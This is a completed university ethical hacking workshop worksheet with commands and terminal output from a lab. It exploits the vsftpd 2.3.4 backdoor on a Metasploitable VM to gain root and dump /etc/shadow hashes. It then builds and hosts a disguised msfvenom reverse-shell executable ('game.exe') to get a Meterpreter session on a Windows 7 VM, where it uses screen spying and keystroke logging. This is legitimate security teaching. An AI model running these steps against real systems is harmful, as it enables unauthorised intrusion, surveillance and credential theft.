University of Wolverhampton
School of Mathematics and Computer Science

Student Number: 2505959
Name: Chetan Singh

5CS035 Ethical Hacking Workshop 9

Assessment
You are required to insert a series of screen captures of your work into this document and then to upload the file to the correct area in CANVAS for your workshop assessments. Failure to do so will result in no marks being allocated for the work.

Scenario
You will be attempting to hack into a Linux system and then a Windows system whilst having no login credentials.

Hacking into a Linux system

Exercise 1

Enumerating and gaining remote access to a Linux box through an FTP vulnerability.

1. Log into your metasploitable machine using **msfadmin** as username and password.
2. Obtain IP address of metasploitable machine using **ip add** or **ifconfig**
3. On Kali, scan the target metasploitable system using:
   sudo nmap -A -T4 -p- ***(ip address of metasploitable machine)***
   The command is used to scan a target machine (in this case, the Metasploitable machine) for open ports, running services, and service versions. What does each nmap switch do in the use case above? Hint use **nmap --help** to access the help page.
   [Your answer
   -A: Enables aggressive scan mode. It performs OS detection, version detection, script scanning, and traceroute.
   -T4: Sets the timing template to level 4 (with a faster scan speed). It speeds up the scan while still being reasonably reliable on a local network.
   -p-: Scans all 65535 TCP ports instead of only the default common ports.
   ]
4. Once you have the Nmap results, take note of the open ports, running, services and service versions. Look for the line that indicates the FTP port (usually port 21) and the version number of the FTP service running on the target machine.
   [Take a screenshot showing the open FTP port and version number

```
┌──(root㉿kali)-[/home/kali]
└─# sudo nmap -A -T4 -p- 192.168.0.4
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-02 23:33 EDT
Nmap scan report for 192.168.0.4
Host is up (0.0014s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.0.7
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
```

]

5. Launch Metasploit Framework – a scanning and exploitation toolkit – using the command below. This command is used to start the Metasploit Framework console. The sudo prefix is used to run the command with elevated privileges, which might be necessary depending on the user's permissions. Once executed, the Metasploit console provides an interactive command-line interface for interacting with the framework's modules, exploits, payloads, and other functionalities.
6. **sudo msfconsole**

We will be exploiting FTP based on a vulnerable FTP version. Since we now know the FTP version, we can check using the search command if an exploit has been prebuilt within Metasploit Framework.

7. Type in **search vsftpd 2.3.4** and you should see results like in the screenshot below

```
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Descripti
on
   -  ----                                  ---------------  ----       -----  ---------
--
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2
.3.4 Backdoor Command Execution
```

To select the found module, type in **use 0**

8. Next, to see what options we can use, type in **show options** and we should have a screen like in screenshot below.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:ho
                                       st:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit
                                       .com/docs/using-metasploit/basics/using-metaspl
                                       oit.html
   RPORT    21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

9. At this point, we only need to set what is required. The RPORT has been set, but the RHOSTS hasn't been set. We will set the RHOSTS to the IP address of our metasploitable machine using the following command. Replac**e** *(ip address of metasploitable machine)* with the IP address of your metasploitable machine.
   set rhosts *(ip address of metasploitable machine)*

10. Next, we set the exploit target to automatic using this command **set target 0**
11. Type in **show options** to ensure we have everything set up properly.

    [Insert a screenshot]

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported pro
                                       xies: socks4, socks5, socks5h, http, sapni
   RHOSTS   192.168.0.4      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                       asics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

]

12. Next, type in **exploit** to run the exploit on the target machine. At this point, we should have a shell into the remote system where we can perform post exploitation techniques. You should see a shell open like in the screenshot below

```
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.101:46041 → 192.168.0.100:6200) at 2024-0
3-20 05:37:52 -0400
```

13. Type in **whomai** to view the user you are logged in as.
14. Type in **hostname** to view the hostname of the remote machine.

[Insert a screenshot

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.0.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.4:21 - USER: 331 Please specify the password.
[+] 192.168.0.4:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.7:44975 → 192.168.0.4:6200) at 2026-05-02 23:46:06 -0400



whoami
root
hostname
metasploitable
```

]

15. Navigate and view the content of the password directory using **cat /etc/passwd**
16. See if you can view the password hashes stored in /etc/shadow using the same command above but changing the path to /etc/shadow

[Insert a screenshot

```
cat etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

```
cat etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```

]

Here are some useful references to understand /etc/passwd and /etc/shadow files.
Reference for understanding the /etc/passwd file: [Understanding the /etc/passwd File | Linuxize]
Reference for understanding the /etc/shadow file: [Understanding the /etc/shadow File | Linuxize]

Hacking into a Windows Machine

Exercise 2

Exploiting a Windows Machine Using a reverse TCP shell

In this exercise, we will be exploiting a Windows 7 machine to gain remote access using a reverse TCP shell. Reverse shells are often used by penetration testers and ethical hackers to gain remote access to systems during security assessments, allowing them to perform various tasks such as reconnaissance, privilege escalation, and exfiltration of sensitive data. However, it's important to note that reverse shells can also be used maliciously by attackers to compromise systems and carry out unauthorized activities, highlighting the importance of implementing appropriate security measures to defend against such threats. Ensure the Windows 7 machine is switched on before beginning this exercise.

1. On your Kali machine, scan the subnet using the following command and identify your Windows 7 machine from the scan output. **sudo nmap -A -T4 -p- 192.168.0.0/24**

[Screenshot of scan output showing the Windows 7 hostp

```
┌──(root㉿kali)-[/home/kali]
└─# sudo nmap -A -T4 -p- 192.168.0.10
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-02 23:54 EDT
Stats: 0:01:07 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 33.33% done; ETC: 23:56 (0:01:02 remaining)
Stats: 0:01:12 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 33.33% done; ETC: 23:57 (0:01:12 remaining)
Stats: 0:01:19 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 33.33% done; ETC: 23:57 (0:01:28 remaining)
Nmap scan report for 192.168.0.10
Host is up (0.00097s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Enterprise 7600 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:6A:F9:B2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 2008|7|Vista|8.1
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_vista cpe:/o:mic
rosoft:windows_8.1
OS details: Microsoft Windows Vista SP2 or Windows 7 or Windows Server 2008 R2 or Windows 8.1
Network Distance: 1 hop
Service Info: Host: WINDOWS7; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1h55m00s, deviation: 3h19m11s, median: 0s
|_nbstat: NetBIOS name: WINDOWS7, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:6a:f9:b2 (PCS Systemtechnik/Oracle
VirtualBox virtual NIC)
| smb-os-discovery:
|   OS: Windows 7 Enterprise 7600 (Windows 7 Enterprise 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::-
|   Computer name: windows7
|   NetBIOS computer name: WINDOWS7\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2026-05-03T09:41:24+05:45
| smb2-time:
|   date: 2026-05-03T03:56:24
|_  start_date: 2026-05-03T03:53:08
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

]

2. Create a reverse shell payload using msfvenom. Note that lhost will be the ip address of your Kali Machine. You can open a new tab to find the IP address in Kali using the **ip add** or **ifconfig** command. Also, lport will be any random port number not in use. In this case use 5555.

msfvenom -p windows/meterpreter/reverse_tcp --platform windows lhost=*ipaddr of lhost* lport=*ipaddr of lport* -a x86 -f exe > *game.exe*

Your command would look like this. **msfvenom -p windows/meterpreter/reverse_tcp --platform windows lhost=*192.168.0.100 of lhost* lport=*5555* -a x86 -f exe > *game.exe***

Ensure to replace the IP address with that of your Kali machine.

3. If successful, the malicious file would be saved as game.exe in your current directory. Use the command **ls** to show contents of your current directory.

[Insert a screenshot showing your created malicious game.exe file

```
┌──(root㉿kali)-[/home/kali]
└─# msfvenom -p windows/meterpreter/reverse_tcp --platform windows lhost=192.168.0.7 lport=5555 -a x86 -f exe > game
.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 7168 bytes


┌──(root㉿kali)-[/home/kali]
└─# ls
102.168.0.4  cookies1.txt  Documents  game.exe  nea_report.json  Pictures  script.py  Templates     Videos
better.cap   Desktop       Downloads  Music     nea_report.xml   Public    Sublist3r  theHarvester  workshop2

┌──(root㉿kali)-[/home/kali]
└─#
```

]

4. To ensure that the file is executable, we will be adding permissions to the game.exe file using the command below
   sudo chmod +x game.exe
5. In the next step, we will be mimicking deployment of the malicious file to the target. This will be done through phishing emails or drive-by downloads in a real scenario. In our scenario, we will be hosting the file and downloading it to our victim machine.
6. Create a hosting directory and copy payload to the hosted directory. To create the directory, use the commands below
   sudo mkdir /var/www/html/share
   enter your kali password if prompted for a password.

7. Move created payload into hosted directory.
   sudo mv game.exe /var/www/html/share
8. List the content of the share folder to ensure the game.exe is there.
   ls -la /var/www/html/share

[Insert a screenshot of your command output showing game.exe in the share folder

```
┌──(root㉿kali)-[/home/kali]
└─# ls -la /var/www/html/share
total 16
drwxr-xr-x 2 root root 4096 May  3 00:06 .
drwxr-xr-x 4 root root 4096 May  3 00:06 ..
-rwxr-xr-x 1 root root 7168 May  3 00:03 game.exe
```

]

9. Start Apache server to host the file. Enter your kali password when prompted to enter a password.
   service apache2 start

10. Next we need to set up a listener to listen for a reverse connection when the victim opens the file. We will be using a module in Metasploit Framework for this.
11. Open a new tab and type the following:
    msfconsole
12. You should see a screen like this


13. Type in **use exploit/multi/handler** to start the multi handler module.
14. Next, type in **show options** to view the parameters that needs to be set.
    Next set the lhost (local host) to the IP address of your Kali machine using the following command. Replace *ipaddress_of_lhost* with the IP address of your Kali machine.
    set lhost *ipaddress_of_lhost*
15. Next, we will set the lport (local port) to the port number specified when generating the payload. In this case 5555.
    set lport 5555
16. Next we ensure that we set our payload to the payload we generated in the game.exe file using the following command:
    set payload windows/meterpreter/reverse_tcp
17. To enable the listener, use the exploit command.
    exploit

[

```
msf exploit(multi/handler) > set lhost 192.168.0.7
lhost => 192.168.0.7
msf exploit(multi/handler) > set lport 5555
lport => 5555
msf exploit(multi/handler) > show options

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.7      yes       The listen address (an interface may be specified)
   LPORT  5555             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.0.7:5555
```

]

18. Next go over to the Windows 7 machine, and on your Internet Explorer browser, navigate to the IP address of your Kali machine/share. It should look similar to the screenshot below



19. Download and run the game.exe file on the victim machine.
20. Return to the terminal on your Kali machine and you should have got a reverse shell similar to the screenshot below.

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.100:4444
[*] Sending stage (175686 bytes) to 192.168.0.103
[*] Meterpreter session 1 opened (192.168.0.100:4444 → 192.168.0.103:1464) at 2024-03-12 10:53:12 -0400
```

[

```
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.0.7:5555
[*] Sending stage (188998 bytes) to 192.168.0.10
[*] 192.168.0.10 - Meterpreter session 1 closed.  Reason: Died
[-] Meterpreter session 1 is not valid and will be closed
[*] Sending stage (188998 bytes) to 192.168.0.10
[*] Meterpreter session 2 opened (192.168.0.7:5555 → 192.168.0.10:49166) at 2026-05-03 00:17:20 -0400
```

]

21. Now we have access to the victim machine and can perform several operations. Type in **sysinfo** to view the system information.


[

```
meterpreter > sysinfo
Computer        : WINDOWS7
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

]

22. Type in **?** for a list of things we can explore. Reading through the list, you will observe we can spy on the user's activities using the screenshare commmnd.
23. On the victim machine, visit any decent website of your choice.
24. Back on the Kali terminal, try out the spying on the user's activities using the **screenshare** command. This should open the same screen as on the victim machine within a web browser.

[



]

25. Explore the keylogger function by capturing keystrokes from the victim machine. Use **keyscan_start** to start the keylogger. On the victim machine, visit facebook.com and enter your name and student ID into the username and password fileds.
26. Back on Kali, use keyscan_dump to show the captured keystrokes.

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
[-] stdapi_ui_start_keyscan: Operation failed: Incorrect function.
meterpreter > keyscan_dump
Dumping captured keystrokes ...
facchetan shingg<^H>h<Right><^H>2505959
```

[ ]

Questions -

1. In what other ways can the executable be sent to the victim machine?
   Executables can also be sent through email attachments, malicious websites or USB drives. Social engineering or exploit vulnerabilities can be done to upload the file directly to the victim's system.
2. What other forms of post exploitation can you carry out?
   Post exploitation activities include privilege escalation, password stealing, installing backdoors, data theft, and maintaining persistence on the victim system. Attackers may also pivot to other machines in the same network.

3. What level of privilege do you have?
   The privilege level depends on the user account that executed the payload. If the attack exploits root user, the attacker gains root access. In our case we have root access to the system.

4. Can you harvest passwords to be cracked offline? How would you go about doing that?
   Yes, password hashes can be harvested and cracked offline using tools like John the Ripper or Hashcat. On Windows, hashes can be extracted from the SAM database and for linux from etc/passwd or etc/shadow.

5. What possible countermeasures could be implemented?
   Possible countermeasures include keeping systems updated, using antivirus software, enforcing strong passwords and MFA, and limiting user privileges. User awareness training and network monitoring.

This is the end of this workshop. Please shut down your VMs. When you have finished the workshop, please fill in your name and student ID at the front of this worksheet and submit the file to Canvas.